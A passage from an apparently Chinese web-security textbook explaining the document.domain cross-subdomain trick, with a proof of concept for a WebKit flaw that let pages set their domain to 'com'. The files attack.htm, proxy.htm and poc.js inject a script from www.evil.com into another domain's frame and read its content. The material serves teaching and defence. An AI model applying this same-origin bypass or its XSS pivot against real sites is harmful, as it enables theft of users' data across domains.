7.6.5 跨子域：document.domain 技巧

跨子域：document domain 技巧非常好用，属于浏览器的性质。现在很多网站把不同的子业务放到不同的子域下，比如：

```
www.foo.com
app.foo.com
blog.foo.com
message.foo.com
```

但是这些子域下总会存在一个类似 proxy.html 的文件，这个文件有如下代码：

```
<script>document.domain="foo.com";</script>
```

有一个合法的性质是：这个页面可以设置 document.domain 为当前子域或比当前子域更高级的域。一般最顶级就到了根域，如果设置为其他域，浏览器就会报权限错误。

根据这个性质，我们做了一个测试样本，这个测试样例利用 WebKit 内核浏览器的一个缺陷（由 sog1 发现），导致最顶级的域是域名后缀，比如 foo.com 的域名后缀是 com。

以下样例在 Chrome 下访问，测试样本有 4 个文件：readme.txt、attack.htm、poc.js 和 proxy.htm。将这 4 个文件放到 Web 服务的/proxy/目录下，readme.txt 的内容如下：

```
设置 hosts:
127.0.0.1   www.evil.com
127.0.0.1   user.proxy.com

原理：
设置：document.domain='com';
在 webkit 内核下，任意跨了。
```

访问 http://www.evil.com/proxy/attack.htm

attack.htm 的代码如下：

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
</head>
<body></body>

<script>
document.domain="com"; // 设置域为 WebKit 认为的顶级域

function inj_iframe(src,onload){
  /*注入框架*/
  var o = document.createElement("iframe");
  o.src = src;
  o.width = o.height = 300;
  o.id="proxy";
  if(onload) o.onload = onload; // iframe 加载完成后执行 onload 函数
  document.getElementsByTagName("body")[0].appendChild(o);
  return o;
}

function inject(){
    var d = document.getElementById("proxy").contentDocument || document.
getElementById("proxy").contentWindow.document
    //d.write('123');
    var x = d.createElement("SCRIPT");
    x.src ="http://www.evil.com/proxy/poc.js";  // 注入 poc.js 文件
    x.defer = true;
    d.getElementsByTagName("HEAD")[0].appendChild(x);

}
```

```
// iframe 方式请求 proxy.htm 文件，来自 user.proxy.com 域
var o = inj_iframe("http://user.proxy.com/proxy/proxy.htm",inject);
</script>

</html>
```

proxy.htm 的代码如下：

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<script>
getTransport = function( )
{
    var xmlHttp;
    if (window.ActiveXObject)
    {
        xmlHttp = new ActiveXObject('Microsoft.XMLHTTP');
    }
    else if (window.XMLHttpRequest)
    {
        xmlHttp = new XMLHttpRequest();
    }
    return xmlHttp;
};
document.domain="com";
// 主要是这里，user.proxy.com 的 proxy.htm 也将自己的域设置为 com
alert("proxy.htm: "+document.domain);
</script>
</head>
<body>
i am proxy.htm
</body>
```

```
</html>
```

当 attack.htm 通过 iframe 方式载入不同域的 proxy.htm 后，由于 document.domain 值是一样的，都是 com。对浏览器来说，这其实就是合法的，不受同源策略限制后，就可以成功地往 proxy.htm 上下文注入 poc.js 文件：

```
alert(document.domain+" | poc.js");
xhr = getTransport();

function req(method,src,argv){
  xhr.open(method,src,false);
  if(method=="POST")xhr.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
  xhr.send(argv);
  return xhr.responseText;
}
// 因在 proxy.htm 上下文执行这段代码，那么请求 proxy.htm 所在域的任何内容也就变得合法了
x = req("GET","http://user.proxy.com/proxy/proxy.htm");
alert(x); // 弹出 proxy.htm 的内容
```

最后，弹出 proxy.htm 内容的效果如图 7-12 所示。



图 7-12　WebKit 下跨子域效果

这种跨子域的问题在 Web 2.0 网站上几乎是常态，有的网站的设置不通过 proxy.html 文件，而是在任意页面都嵌入公共的 js 文件，在这个 js 文件里设置 document.domain 为顶级域，这样的做法给 XSS 攻击带来了巨大便利，即只要在任意一个子域下找到 XSS 漏洞，都能危害到目标页面。